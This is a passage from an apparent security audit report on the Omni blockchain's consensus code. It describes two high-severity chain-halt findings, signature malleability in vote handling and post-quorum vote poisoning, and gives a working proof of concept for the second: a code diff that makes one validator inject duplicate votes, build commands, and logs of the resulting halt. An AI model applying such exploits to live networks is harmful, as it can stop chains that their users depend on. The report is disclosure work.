24-11-03 20:41:09.062 WARN Verifying proposal failed: push new payload to evm (will retry) status="" err="new
↪  payload: rpc new payload v3: Invalid parameters" stacktrace="[errors.go:39 engineclient.go:104
↪  msg_server.go:175 proposal_server.go:28 helpers.go:30 proposal_server.go:27 tx.pb.go:340
↪  msg_service_router.go:175 tx.pb.go:342 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40
↪  abci.go:85 local_client.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055
↪  state.go:910 state.go:836 asm_amd64.s:1700]"
```

Recommendation: Implement more granular error handling to distinguish between network errors and JSON RPC errors.

3.1.5 Malicious proposer can stop blocks finalization through signature malleability

Submitted by zigtur, also found by hash

Severity: High Risk

Context: keeper.go#L243-L250, keeper.go#L1076-L1085, k1util.go#L47-L67

Description: A malicious proposer can provide two different signatures for the same vote in two different blocks. This will lead to an error during block finalization in the attest module, leading to halting the chain.

The `addOne` function in the Attest Keeper collects all the signatures that are in the input `AggVote` structure. Each signature is a tuple `(ValidatorAddress, Signature)`.

When processing signature, the function insert the signature in a table. This can lead to an `UniqueKeyViolation` error when the signature was already inserted. When this happens, two cases can appear (based on the `isDoubleSign` function return value):

- The signature to insert is the same than the signature already inserted $\rightarrow$ ignore it.
- The two signatures are different $\rightarrow$ return an error and fail to finalize the block.

A malicious proposer is able to replay a valid vote on behalf of any validator based on a previous vote. By using signature malleability on this specific vote, the proposer will be able to trigger the error in block finalization described above.

Impact: High: The chain halts as it didn't succeed to finalize a block.

Likelihood: High: Any proposer can do it. The only requirements are:

- An attestation is not finalized yet.
- There is one vote for this attestation in a block previous to N (the vote that will be replayed with different signature).
- Attacker is a block proposer at block N.

In this part, multiple things are detailled:

- Inclusion of any vote by the proposer.
- Signature malleability.
- Triggering consensus failure.

Inclusion of any vote by the proposer: The `ProcessProposal` logic checks the proposal from the proposer. It calls `verifyAggVotes` to check the aggregated votes proposed. As long as these votes are valid and in the window, they are accepted. It is not checked that they correspond to the previous commit round, so a proposer can propose any vote from a previous vote round.

```
func (k *Keeper) verifyAggVotes(
    ctx context.Context,
    cChainID uint64,
    valset ValSet,
    aggs []*types.AggVote,
    windowCompareFunc windowCompareFunc, // Aliased for testing
) error {
    duplicate := make(map[common.Hash]bool)         // Detects duplicate aggregate votes.
    countsPerVal := make(map[common.Address]uint64) // Enforce vote extension limit.
    for _, agg := range aggs {
        if err := agg.Verify(); err != nil { // @POC: Checks all the AggVote, will verify signatures
            return errors.Wrap(err, "verify aggregate vote")
        }

        //...

        // Ensure all votes are from unique validators in the set
        for _, sig := range agg.Signatures {
            // @POC: require all validators to be known in the validator set
        }

        // @POC: require to be in window
        if resp, err := windowCompareFunc(ctx, agg.AttestHeader.XChainVersion(),
↪   agg.AttestHeader.AttestOffset); err != nil {
            return errors.Wrap(err, "windower")
        } else if resp != 0 {
            errAttrs = append(errAttrs, "resp", resp)

            return errors.New("vote outside window", errAttrs...)
        }
    }

    return nil
}
```

So all validators executing the `ProcessProposal` logic will accept this replayed vote.

Signature malleability: The signatures are verified through `k1util.Verify`. It retrieves pubkey from signature, derive the Ethereum address and check it against the expected address. This pattern is notably used in Ethereum precompiles and it is known to be prone to signature malleability:

```
func Verify(address common.Address, hash [32]byte, sig [65]byte) (bool, error) {
    // Adjust V from Ethereum 27/28 to secp256k1 0/1
    const vIdx = 64
    if v := sig[vIdx]; v != 27 && v != 28 {
        return false, errors.New("invalid recovery id (V) format, must be 27 or 28")
    }
    sig[vIdx] -= 27 // @POC: modifying S = -S and V = V -/+ 1 gives a valid signature => signature malleability

    pubkey, err := ethcrypto.SigToPub(hash[:], sig[:])
    if err != nil {
        return false, errors.Wrap(err, "recover public key")
    }

    actual := ethcrypto.PubkeyToAddress(*pubkey)

    return actual == address, nil
}
```

Triggering consensus failure: During block finalization, the Attest `Keeper.Add` function is called. It calls `addOne` to add every signatures of each `aggVote` to its local state:

```go
// Add adds the given aggregate votes as pending attestations to the store.
// It merges the votes with attestations it already exists.
func (k *Keeper) Add(ctx context.Context, msg *types.MsgAddVotes) error {
    // ...

    countsByChainVer := make(map[xchain.ChainVersion]int)
    for _, aggVote := range msg.Votes { // @POC: For each AggVote
        countsByChainVer[aggVote.AttestHeader.XChainVersion()]++

        // Sanity check that all votes are from prev block validators.
        for _, sig := range aggVote.Signatures { // @POC: For each signature
            sigTup, err := sig.ToXChain()
            if err != nil {
                return err
            }
            if !valset.Contains(sigTup.ValidatorAddress) {
                return errors.New("vote from unknown validator [BUG]")
            }
        }

        err := k.addOne(ctx, aggVote, valset.ID) // @POC: Add signature
        if err != nil {
            return errors.Wrap(err, "add one") // @POC: propagate the error to `finalizeBlock`
        }
    }

    // ...
}
```

addOne will add each signature to k.sigTable. Each Signature structure should have unique ID. This ID is built from attestation ID and validator address (see attestation.proto).

```go
func (k *Keeper) addOne(ctx context.Context, agg *types.AggVote, valSetID uint64) error {
    // ... Check agg validity

    // Insert signatures
    for _, sig := range agg.Signatures {
        sigTup, err := sig.ToXChain()
        if err != nil {
            return err
        }

        err = k.sigTable.Insert(ctx, &Signature{ // @POC: Try to insert the signature
            Signature:        sig.GetSignature(),
            ValidatorAddress: sig.GetValidatorAddress(),
            AttId:            attID,
            ChainId:          agg.AttestHeader.GetSourceChainId(),
            ConfLevel:        agg.AttestHeader.GetConfLevel(),
            AttestOffset:     agg.AttestHeader.GetAttestOffset(),
        })

        if errors.Is(err, ormerrors.UniqueKeyViolation) { // @POC: if validator already has a signature for
↪   this
            msg := "Ignoring duplicate vote"
            if ok, err := k.isDoubleSign(ctx, attID, agg, sig); err != nil { // @POC: `isDoubleSign` will
↪   check if the signature is the same
                return err // @POC: An error is return if THE SIGNATURE IS NOT THE SAME
            } else if ok {
                doubleSignCounter.WithLabelValues(sigTup.ValidatorAddress.Hex()).Inc()
                msg = " Ignoring duplicate slashable vote" // @POC: Else, just register a log and return OK
            }

            // ...
    }

    return nil
}
```

So, when DoubleSign returns an error, this error is propagated through the whole EndBlock logic and will end up in the Omni chain being unable to finalize blocks ". An error in DoubleSign is triggered when the provided signature does not match the already known signature. This can be triggered through signature malleability.

```
// isDoubleSign returns true if the vote qualifies as a slashable double sign.
func (k *Keeper) isDoubleSign(ctx context.Context, attID uint64, agg *types.AggVote, sig *types.SigTuple)
↪  (bool, error) {
    // Check if this is a duplicate of an existing vote
    if identicalVote, err := k.sigTable.GetByAttIdValidatorAddress(ctx, attID, sig.ValidatorAddress); err ==
↪   nil {
        // Sanity check that this is indeed an identical vote
        // @POC: following check is incorrect
        if !bytes.Equal(identicalVote.GetSignature(), sig.GetSignature()) { // @POC: The two signatures can be
↪   different while still being valid!!!
            return false, errors.New("different signature for identical vote [BUG]")
        }

        return false, nil
    } else if !errors.Is(err, ormerrors.NotFound) {
        return false, errors.Wrap(err, "get identical vote")
    } // else identical vote doesn't exist

    // ...
    return true, nil
}
```

Recommendation: The `isDoubleSign` function should not enforce the two signatures to be equal as they could be non-equal. At this point of the code, the signature has already been verified. `isDoubleSign` should consider these two signatures the same.

3.1.6 Omni chain halt via post-quorum votes poisoning

Submitted by kuprum, also found by dontonka and Christoph Michel

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: Omni chain relies heavily on ABCI's `VerifyVoteExtension` being executed for every vote extension from every validator. Unfortunately, CometBFT doesn't call this function for vote extensions received after the quorum is reached. As a result, duplicate votes received post-quorum are added to the commit info and find their way into the next proposed block. `ProcessProposal` function of all validators then rejects the proposal, and the vicious cycle repeats with the next proposal: Omni chain is permanently halted, and no new blocks are produced.

Omni chain relies heavily on ABCI's `VerifyVoteExtension` being executed for every vote extension from every validator. Citing from Technical Documentation (made available from the Cantina competition page):

> Validators should reject vote extensions that contain invalid votes via `VerifyVoteExtension`

However, as described in CometBFT documentation for `PrepareProposal` method:

> the Application MAY use the vote extensions in the commit info to modify the proposal, in which case it is suggested that extensions be validated in the same maner as done in VerifyVoteExtension, since **extensions of votes included in the commit info after the minimum of +2/3 had been reached are not verified.**

One of the key responsibilities of VerifyVoteExtension is to verify that the vote extensions received from each validator don't contain duplicate votes:

```
duplicate := make(map[xchain.AttestHeader]bool)
for _, vote := range votes.Votes {
    if err := vote.Verify(); err != nil {
        log.Warn(ctx, "Rejecting invalid vote", err)
        return respReject, nil
    }
    if duplicate[vote.AttestHeader.ToXChain()] {
        doubleSignCounter.WithLabelValues(ethAddr.Hex()).Inc()
        log.Warn(ctx, "Rejecting duplicate slashable vote", err)
        return respReject, nil
    }
    duplicate[vote.AttestHeader.ToXChain()] = true
// ...
```

But, as explained above, this check is bypassed by votes received after the quorum is reached. Duplicate votes received post-quorum are added to the commit info, poisoning it.

To create the next block, CometBFT then proceeds to call proposing validator's PrepareProposal, which collects votes from the last commit info in PrepareVotes. This function calls `baseapp.ValidateVoteExtensions`, which *does not verify the presence of duplicates*. Notice this comment from PrepareProposal:

> // Note that the commit is trusted to be valid and only contains valid VEs from the previous block as // provided by a trusted cometBFT.

This the the key assumption which is violated. The proposal with duplicate votes is formed and submitted to CometBFT.

All non-proposing validators then receive the proposed block, and CometBFT calls ProcessProposal; via Cosmos SDK wiring the received votes are then verified in proposal_server.go::AddVotes. The call then proceeds to verifyAggVotes, which calls AggVote::Verify for each aggregate vote; and *this function checks for duplicates*. As a result, duplicate votes are detected, and the proposal is rejected by all validators.

As no new block is created, the next proposing validator employs the same poisoned votes with duplicates from the commit info of the previous block, forms an invalid proposal, which is then rejected by all validators; the vicious loop proceeds ad infinitum. Omni chain is halted.

The vulnerability described here violates the key security guarantee of the Omni chain, namely Byzantine Fault Tolerance (BFT): the chain should be able to withstand arbitrary malicious behavior from validators with $\frac{1}{3}$ of the total voting power. As this finding demonstrates, a single malicious validator may halt Omni chain, irrespective of their voting power. It is worth noting that a validator may also be non-malicious, and the bug may be triggered due to other circumstances, such as a bug in validator's signing software, or validator being compromised: exactly the cases BFT consensus is designed to be resilient against.

Impact: High because Omni chain is permanently halted.

Likelihood: High because this bug can be easily triggered by a single malicious or malfunctioning validator. Adding votes post-quorum to the commit info occurs naturally when there are more than two validators.

Taken together, this is a High severity vulnerability, which *"leads to a catastrophic scenario that can be triggered by anyone or occur naturally"* (quoting from Cantina docs).

Proof of Concept:

1. Make sure to clone the Omni monorepo, and to checkout the audit commit; the code downloaded from Cantina won't work, because necessary files (e.g. `.goreleaser-snapshot.yaml`) are excluded from download:

```
git clone https://github.com/omni-network/omni.git
cd omni
git checkout a782d51ad534f59ffaa20201f5711ee7ecb47e79
```

2. For demoing the finding we need a devnet manifest with >= 3 validators; please apply this diff to add to e2e/manifests/ the `devnet2.toml` manifest with 4 validators:

```
diff --git a/e2e/manifests/devnet2.toml b/e2e/manifests/devnet2.toml
new file mode 100644
index 0000000..7c0509f
--- /dev/null
+++ b/e2e/manifests/devnet2.toml
@@ -0,0 +1,14 @@
+# Devnet2 is the multi-validator devnet with 4 validators.
+network = "devnet"
+anvil_chains = ["mock_l1", "mock_l2"]
+
+multi_omni_evms = true
+prometheus = true
+
+[node.validator01]
+[node.validator02]
+[node.validator03]
+[node.validator04]
+
+[node.fullnode01]
+mode="archive"
```

3. We also recommend to add a rule to Makefile in order to be able to stop & clean up `devnet2` after the experiments:

```
diff --git a/Makefile b/Makefile
index 94a996b7..13349fe8 100644
--- a/Makefile
+++ b/Makefile
@@ -76,6 +76,11 @@ devnet-clean: ## Deletes devnet1 containers
    @echo "Stopping the devnet in ./e2e/run/devnet1"
    @go run github.com/omni-network/omni/e2e -f e2e/manifests/devnet1.toml clean

+.PHONY: devnet2-clean
+devnet2-clean: ## Deletes devnet2 containers
+   @echo "Stopping the devnet in ./e2e/run/devnet2"
+   @go run github.com/omni-network/omni/e2e -f e2e/manifests/devnet2.toml clean
+
.PHONY: e2e-ci
e2e-ci: ## Runs all e2e CI tests
    @go install github.com/omni-network/omni/e2e
```

4. Apply the changes below to halo/attest/keeper/keeper.go; they implement the attack from the side of a single malicious validator (we've chosen `validator03` for that purpose).

```
diff --git a/halo/attest/keeper/keeper.go b/halo/attest/keeper/keeper.go
index 08bc998f..d2db4025 100644
--- a/halo/attest/keeper/keeper.go
+++ b/halo/attest/keeper/keeper.go
@@ -6,6 +6,10 @@ import (
    "fmt"
    "log/slog"
    "strconv"
+   "time"
+
+   cfg "github.com/cometbft/cometbft/config"
+   "github.com/spf13/viper"

    "github.com/omni-network/omni/halo/attest/types"
    rtypes "github.com/omni-network/omni/halo/registry/types"
@@ -660,7 +664,7 @@ func (k *Keeper) EndBlock(ctx context.Context) error {
}

// ExtendVote extends a vote with application-injected data (vote extensions).
-func (k *Keeper) ExtendVote(ctx sdk.Context, _ *abci.RequestExtendVote) (*abci.ResponseExtendVote,
↪  error) {
+func (k *Keeper) ExtendVote(ctx sdk.Context, req *abci.RequestExtendVote) (*abci.ResponseExtendVote,
↪  error) {
    cChainID, err := netconf.ConsensusChainIDStr2Uint64(ctx.ChainID())
    if err != nil {
        return nil, errors.Wrap(err, "parse chain id")
@@ -702,6 +706,26 @@ func (k *Keeper) ExtendVote(ctx sdk.Context, _ *abci.RequestExtendVote) (*abci.R
        }
    }

+   // We need to differentiate somehow a single malicious validator
+   // We do that by reading the Moniker field from CometBFT config
+   v := viper.New()
+   v.SetConfigName("config")
+   v.AddConfigPath("./halo/config")
+   v.ReadInConfig()
+   conf := *cfg.DefaultConfig()
+   v.Unmarshal(&conf)
+   moniker := conf.Moniker
+
+   // Validator03 is malicious
+   // We execute the attack at or after height 42, when there are some votes
+   if moniker == "validator03" && req.Height >= 42 && len(filtered) > 0 {
+       log.Debug(ctx, " EXECUTE ATTACK: poison post-quorum votes")
+       // Sleep for 200 ms to ensure the votes will be added post-quorum
+       time.Sleep(200 * time.Millisecond)
+       // Poison the votes, by adding a duplicate vote
+       filtered = append(filtered, filtered[0])
+   }
+
    bz, err := proto.Marshal(&types.Votes{
        Votes: filtered,
    })
```


5. Commit the changes to the repo (this is necessary for rebuilding the Docker images):

```
git add e2e/manifests/devnet2.toml
git add Makefile
git add halo/attest/keeper/keeper.go
git commit -m "PoC for the vote poisoning finding"
```

6. Clean up and rebuild the docker images.


```
docker system prune -a -f --volumes
make build-docker
```

7. Run the e2e test: `MANIFEST=devnet2 make e2e-run`.
8. Wait for the message `INFO Waiting for initial height` to appear, and in two additional terminals execute the following commands, which allow to observe the output from `validator01` and `validator03` respectively:
   - `docker attach $(docker ps | grep -oP '^[0-9a-f]+(?=.*validator01$)')`.
   - `docker attach $(docker ps | grep -oP '^[0-9a-f]+(?=.*validator03$)')`.
9. Wait till Omni chain reaches height 42, when the attack is executed, and observe the following output:
   - From `validator03`: it can be seen that the attack is executed.




```
24-11-03 19:44:04.231 DEBU 📬 Created vote for cross chain block    chain=mock_l2|F height=66 offset=12 msgs=2 L|omni_evm=8
24-11-03 19:44:04.896 DEBU 📬 Created vote for cross chain block    chain=omni_evm|F height=40 offset=11 msgs=2 L|mock_l1=5
24-11-03 19:44:04.902 DEBU 📬 Created vote for cross chain block    chain=omni_evm|L height=40 offset=11 msgs=2 L|mock_l1=5
24-11-03 19:44:05.238 DEBU 📬 Created vote for cross chain block    chain=mock_l2|F height=67 offset=13 msgs=2 F|omni_evm=2 L|mock_l1=5
24-11-03 19:44:05.590 DEBU 👾 ABCI call: ProcessProposal            height=42 proposer=e3b82d3
24-11-03 19:44:05.593 DEBU Marked local votes as proposed           votes=3 1001651=[8] 1652="[17 20]"
24-11-03 19:44:05.716 DEBU 👾 ABCI call: ExtendVote                 height=42
24-11-03 19:44:05.718 DEBU 👾 EXECUTE ATTACK: poison post-quorum votes
24-11-03 19:44:05.919 INFO Voted for rollup blocks                  votes=3 1651-4="[11 11]" 1651-1=[11] 1654-4="[12 13]"
24-11-03 19:44:05.932 DEBU 👾 ABCI call: VerifyVoteExtension        height=42
24-11-03 19:44:05.937 DEBU 👾 ABCI call: VerifyVoteExtension        height=42
24-11-03 19:44:05.957 DEBU Ignoring vote for attestation approved by different validator set att_id=69 existing_valset_id=1 vote_valset_id=2 chain=omni_consensus|F attest_offset=5 sigs=1
24-11-03 19:44:05.957 DEBU Ignoring vote for attestation approved by different validator set att_id=81 existing_valset_id=1 vote_valset_id=2 chain=omni_consensus|F attest_offset=6 sigs=1
24-11-03 19:44:05.957 DEBU Ignoring vote for attestation approved by different validator set att_id=88 existing_valset_id=1 vote_valset_id=2 chain=omni_consensus|F attest_offset=7 sigs=1
24-11-03 19:44:05.958 DEBU Ignoring vote for attestation approved by different validator set att_id=89 existing_valset_id=1 vote_valset_id=2 chain=mock_l1|F attest_offset=17 sigs=1
24-11-03 19:44:05.958 DEBU Marked local votes as committed          votes=3 1001651=[8] 1652="[17 20]"
24-11-03 19:44:05.969 DEBU Delivered evm logs                       height=40 count=0
24-11-03 19:44:05.970 DEBU 📬 Approved attestation                  chain=mock_l1|L attest_offset=20 height=73 hash=c099fda
24-11-03 19:44:05.970 DEBU 📬 Approved attestation                  chain=omni_consensus|F attest_offset=8 height=8 hash=0000000
24-11-03 19:44:05.971 INFO 💫 Activating attested validator set     valset_id=5 created_height=38 height=42
24-11-03 19:44:05.972 DEBU hash of all writes                       workingHash=545F3758D85575B29FEE71030504060312ED7D9141CC3ABD0ABFB567F55D0513
24-11-03 19:44:05.972 DEBU 👾 ABCI response: FinalizeBlock          height=42 val_updates=1 pubkey_0=03fa1c9 power_0=102
24-11-03 19:44:05.975 DEBU 👾 ABCI call: Commit
24-11-03 19:44:05.976 DEBU prune start                              height=42
24-11-03 19:44:05.976 DEBU pruning skipped, height is less than or equal to 0
24-11-03 19:44:05.976 DEBU prune end                                height=42
24-11-03 19:44:05.976 DEBU flushing metadata                        height=42
24-11-03 19:44:05.980 DEBU flushing metadata finished               height=42
24-11-03 19:44:05.980 INFO creating state snapshot                  height=42
24-11-03 19:44:05.981 DEBU starting snapshot                        store=acc height=42
24-11-03 19:44:05.982 DEBU snapshot Done                            store=acc nodeCount=39
24-11-03 19:44:05.982 DEBU starting snapshot                        store=attest height=42
24-11-03 19:44:05.984 DEBU snapshot Done                            store=attest nodeCount=825
24-11-03 19:44:05.984 DEBU starting snapshot                        store=bank height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=bank nodeCount=7
24-11-03 19:44:05.985 DEBU starting snapshot                        store=consensus height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=consensus nodeCount=1
24-11-03 19:44:05.985 DEBU starting snapshot                        store=distribution height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=distribution nodeCount=45
24-11-03 19:44:05.985 DEBU starting snapshot                        store=evidence height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=evidence nodeCount=0
24-11-03 19:44:05.985 DEBU starting snapshot                        store=evmengine height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=evmengine nodeCount=3
24-11-03 19:44:05.985 DEBU starting snapshot                        store=portal height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=portal nodeCount=73
24-11-03 19:44:05.985 DEBU starting snapshot                        store=registry height=42
24-11-03 19:44:05.985 DEBU snapshot Done                            store=registry nodeCount=3
24-11-03 19:44:05.986 DEBU starting snapshot                        store=slashing height=42
24-11-03 19:44:05.986 DEBU snapshot Done                            store=slashing nodeCount=21
24-11-03 19:44:05.986 DEBU starting snapshot                        store=staking height=42
24-11-03 19:44:05.987 DEBU snapshot Done                            store=staking nodeCount=137
24-11-03 19:44:05.987 DEBU starting snapshot                        store=upgrade height=42
24-11-03 19:44:05.987 DEBU snapshot Done                            store=upgrade nodeCount=33
24-11-03 19:44:05.987 DEBU starting snapshot                        store=valsync height=42
24-11-03 19:44:05.988 DEBU snapshot Done                            store=valsync nodeCount=143
24-11-03 19:44:05.990 DEBU HandleSnapshotHeight                     height=42
24-11-03 19:44:05.992 INFO completed state snapshot                 height=42 format=3
24-11-03 19:44:06.246 DEBU 📬 Created vote for cross chain block    chain=mock_l2|F height=68 offset=14 msgs=1 L|mock_l1=6
24-11-03 19:44:06.948 DEBU 👾 ABCI call: ProcessProposal            height=43 proposer=f810bdb
24-11-03 19:44:06.949 ERRO Rejecting process proposal               err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:06.949 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=0 err=<nil>
```

   - From `validator01`: it can be seen that the chain is halted: block proposals are rejected ad infinitum.



```
24-11-03 19:44:05.939 DEBU starting snapshot                 store=staking height=42
24-11-03 19:44:05.943 DEBU snapshot Done                     store=staking nodeCount=137
24-11-03 19:44:05.943 DEBU starting snapshot                 store=upgrade height=42
24-11-03 19:44:05.943 DEBU snapshot Done                     store=upgrade nodeCount=33
24-11-03 19:44:05.943 DEBU starting snapshot                 store=valsync height=42
24-11-03 19:44:05.944 DEBU snapshot Done                     store=valsync nodeCount=143
24-11-03 19:44:05.947 DEBU HandleSnapshotHeight              height=42
24-11-03 19:44:05.950 INFO completed state snapshot          height=42 format=3
24-11-03 19:44:06.423 DEBU 📫 Created vote for cross chain block    chain=omni_evm|L height=41 offset=12 msgs=1 F|mock_l1=2
24-11-03 19:44:06.470 DEBU 📫 Created vote for cross chain block    chain=mock_l1|F height=69 offset=18 msgs=3 L|omni_evm=8 F|omni_evm=5
24-11-03 19:44:06.948 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=f810bdb
24-11-03 19:44:06.950 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:06.950 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=0 err=<nil>
24-11-03 19:44:06.959 DEBU 📫 Created vote for cross chain block    chain=omni_evm|F height=41 offset=12 msgs=1 F|mock_l1=2
24-11-03 19:44:07.478 DEBU 📫 Created vote for cross chain block    chain=mock_l1|F height=70 offset=19 msgs=0
24-11-03 19:44:07.494 DEBU 📫 Created vote for cross chain block    chain=mock_l2|F height=70 offset=15 msgs=0
24-11-03 19:44:08.258 DEBU 👾 ABCI call: Info
24-11-03 19:44:08.885 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=61a2a25
24-11-03 19:44:08.888 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
ent.go:164 app_conn.go:89 execution.go:166 state.go:1381 state.go:1338 state.go:2055 state.go:910 state.go:836 asm_amd64.s:1700]"
24-11-03 19:44:08.888 ERRO prevote step: state machine rejected a proposed block; this should not happen:the proposer may be misbehaving; prevoting nil module=consensus height=43 round=1 err=<nil>
24-11-03 19:44:09.566 DEBU 📫 Created vote for cross chain block    chain=mock_l1|L height=80 offset=21 msgs=0
24-11-03 19:44:09.586 DEBU 📫 Created vote for cross chain block    chain=mock_l2|L height=80 offset=16 msgs=0
24-11-03 19:44:10.502 DEBU 📫 Created vote for cross chain block    chain=mock_l1|F height=73 offset=20 msgs=1 F|mock_l2=2
24-11-03 19:44:10.605 DEBU 👾 ABCI call: PrepareProposal           height=43 proposer=2679b0b
24-11-03 19:44:11.218 INFO Proposing new block               height=43 execution_block_hash=c1eedba vote_msgs=1 evm_events=1
24-11-03 19:44:11.229 DEBU 👾 ABCI call: ProcessProposal           height=43 proposer=2679b0b
24-11-03 19:44:11.231 ERRO Rejecting process proposal        err="execute message: verify votes: verify aggregate vote: duplicate validator signature" validator=0xa8f155c47769A57b32A3E9b667E189F7fc0250f1
stacktrace="[errors.go:14 tx.go:223 keeper.go:918 proposal_server.go:31 tx.pb.go:685 msg_service_router.go:175 tx.pb.go:687 msg_service_router.go:198 prouter.go:78 abci.go:520 cmt_abci.go:40 abci.go:85 local_cli
